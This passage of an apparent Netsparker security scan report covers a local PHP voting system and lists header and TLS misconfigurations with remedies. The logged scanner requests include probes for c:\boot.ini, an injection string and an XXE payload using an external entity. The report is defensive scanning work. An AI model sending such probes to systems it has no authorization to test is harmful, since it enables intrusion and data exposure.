<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

...

### 31.4. http://localhost/votesystem/admin/home.php%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

#### Certainty



#### Request

```
GET /votesystem/admin/home.php%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.5509 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:38 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 31.5. http://localhost/votesystem/admin/index.php

### Certainty

#### Request

```
GET /votesystem/admin/index.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 5.3987 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

### 31.6. http://localhost/votesystem/admin/index.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

#### Certainty



#### Request

```
GET /votesystem/admin/index.phpc%3a%5cboot.ini HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.8702 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:43 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 31.7. http://localhost/votesystem/admin/'ns='netsparker(0x00005F)

Method	Parameter	Value
GET 	URI-BASED	'ns='netsparker(0x00005F)

## Certainty



## Request

```
GET /votesystem/admin/'ns='netsparker(0x00005F) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.6927 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:39 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 31.8. http://localhost/votesystem/admin/positions.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty



## Request

```
GET /votesystem/admin/positions.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.1071 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:28:42 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 31.9. http://localhost/votesystem/admin/session.php

### Certainty

## Request

```
GET /votesystem/admin/session.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.9968 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

```
HTTP/1.1 404 Not Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 295
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:27:27 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 31.10. http://localhost/votesystem/admin/voters.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty

## Request

```
GET /votesystem/admin/voters.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.0204 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:28:23 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 31.11. http://localhost/votesystem/admin/votes.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty

### Request

```
GET /votesystem/admin/votes.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 0.6066 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:28:07 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

### Actions to Take

- Enable CSP on your website by sending the Content-Security-Policy in HTTP response headers that instruct the browser to apply the policies you specified.
- Apply the whitelist and policies as strict as possible.
- Rescan your application to see if Netsparker identifies any weaknesses in your policies.

## Remedy

Enable CSP on your website by sending the Content-Security-Policy in HTTP response headers that instruct the browser to apply the policies you specified.

## External References

- [An Introduction to Content Security Policy](#).
- [Content Security Policy\\_\(CSP\) HTTP Header](#)
- [Content Security Policy\\_\(CSP\)](#).



### CLASSIFICATION

CWE

[16](#)

WASC

[15](#)

ISO27001

[A.14.2.5](#)

# 32. Expect-CT Not Enabled

BEST PRACTICE  | 2

Netsparker identified that Expect-CT is not enabled.

Certificate Transparency is a technology that makes impossible (or at least very difficult) for a CA to issue an SSL certificate for a domain without the certificate being visible to the owner of that domain.

Google announced that, starting with April 2018, if it runs into a certificate that is not seen in Certificate Transparency (CT) Log, it will consider that certificate invalid and reject the connection. Thus sites should serve certificate that takes place in CT Logs. While handshaking, sites should serve a valid Signed Certificate Timestamp (SCT) along with the certificate itself.

Expect-CT can also be used for detecting the compatibility of the certificates that are issued before the April 2018 deadline. For instance, a certificate that was signed before April 2018, for 10 years it will be still posing a risk and can be ignored by the certificate transparency policy of the browser. By setting Expect-CT header, you can prevent misused certificates to be used.

## Vulnerabilities

### 32.1. <http://localhost/votesystem/admin/votes.php>

#### Certainty



#### Request

```
POST /votesystem/admin/votes.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,T1M3NzU0NTYxNDQ2NTc1"> ]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 15.4348 Total Bytes Received : 16998 Body Length : 16659 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:28:02 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

## 32.2. https://localhost/votesystem/admin/votes.php

### Certainty



### Request

```
GET /votesystem/admin/votes.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: https://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 18.7473 Total Bytes Received : 16998 Body Length : 16659 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:42 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

## Remedy

Configure your web server to respond with Expect-CT header.

```
Expect-CT: enforce, max-age=7776000, report-uri="https://ABSOLUTE\_REPORT\_URL"
```

Note: We strongly suggest you to use Expect-CT header in **report-only mode** first. If everything goes well and your certificate is ready, go with the Expect-CT enforcemode. To use **report-only mode** first, omit **enforce**flag and see the browser's behavior with your deployed certificate.

```
Expect-CT: max-age=7776000, report-uri="https://ABSOLUTE\_REPORT\_URL"
```

## External References

- [Expect-CT Extension for HTTP](#)
- [Expect-CT HTTP Header](#)
- [Expect-CT Header](#)



## CLASSIFICATION

CWE

[16](#)

WASC

[15](#)

ISO27001

[A.14.1.2](#)

# 33. Insecure Transportation Security Protocol Supported (TLS 1.1)

BEST PRACTICE  1

CONFIRMED  1

Netsparker detected that a deprecated, insecure transportation security protocol (TLS 1.1) is supported by your web server.

TLS 1.1 will be considered as deprecated by major web browsers (i.e. Chrome, Firefox, Safari, Edge, Internet Explorer) starting in 2020.

## Impact

Your website will be inaccessible due to web browser deprecation.

## Vulnerabilities

### 33.1. <https://localhost/votesystem/admin/home.php>

**CONFIRMED**

#### Request

[NETSPARKER] SSL Connection

#### Response

Response Time (ms) : 1 Total Bytes Received : 27 Body Length : 0 Is Compressed : No

[NETSPARKER] SSL Connection

## Actions to Take

We recommended to disable TLS 1.1 and replace it with TLS 1.2 or higher. See Remedy section for more details.

## Remedy

Configure your web server to disallow using weak ciphers. You need to restart the web server to enable changes.

- For Apache, adjust the SSLProtocol directive provided by the mod\_ssl module. This directive can be set either at the server level or in a virtual host configuration.

```
SSLProtocol +TLSv1.2
```

- For Nginx, locate any use of the directive ssl\_protocols in the nginx.conf file and remove TLSv1.1.

```
ssl_protocols TLSv1.2;
```

- For Microsoft IIS, you should make some changes on the system registry. **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**

- Click on Start and then Run, type regedit32 or regedit, and then click OK.
- In Registry Editor, locate the following registry key or create if it does not exist:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\TLS 1.1\
```

- Locate a key named Server or create if it doesn't exist.
  - Under the Server key, locate a DWORD value named Enabled or create if it doesn't exist and set its value to "0".
- For lighttpd, put the following lines in your configuration file:

```
ssl.use-sslv2 = "disable"
ssl.use-sslv3 = "disable"
ssl.openssl.ssl-conf-cmd = ("Protocol" => "-TLSv1.1, -TLSv1, -SSLv3") # v1.4.48 or up
ssl.ec-curve = "secp384r1"
```

## External References

- [Deprecating TLSv1.0 and TLSv1.1 draft-ietf-tls-oldversions-deprecate-00](#)
- [Google Security Blog: Modernizing Transport Security](#)
- [OWASP - Insecure Configuration Management](#)
- [OWASP Top 10 - 2017 A3 - Sensitive Data Exposure](#)
- [IIS Crypto is a free tool that gives administrators the ability to enable or disable protocols, ciphers, hashes and key exchange algorithms on Windows Server 2003, 2008 and 2012](#)
- [Date Change for Migrating from SSL and Early TLS](#)



## CLASSIFICATION

PCI DSS v3.2	<a href="#"><u>6.5.4</u></a>
OWASP 2013	<a href="#"><u>A6</u></a>
OWASP 2017	<a href="#"><u>A3</u></a>
CWE	<a href="#"><u>326</u></a>
CAPEC	<a href="#"><u>217</u></a>
WASC	<a href="#"><u>4</u></a>
HIPAA	<a href="#"><u>164.306</u></a>
ISO27001	<a href="#"><u>A.14.1.3</u></a>

# 34. Missing X-XSS-Protection Header

BEST PRACTICE



11

Netsparker detected a missing X-XSS-Protection header which means that this website could be at risk of a Cross-site Scripting (XSS) attacks.

## Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

## Vulnerabilities

### 34.1. http://localhost/votesystem/admin/

## Certainty



## Request

```
GET /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 34.2. http://localhost/votesystem/admin/c%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

### Certainty



### Request

```
GET /votesystem/admin/c%3a%5cboot.ini HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.689 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:34 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 34.3. http://localhost/votesystem/admin/candidates.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty



## Request

```
GET /votesystem/admin/candidates.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.7943 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:28:58 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 34.4. http://localhost/votesystem/admin/home.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty

## Request

```
GET /votesystem/admin/home.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
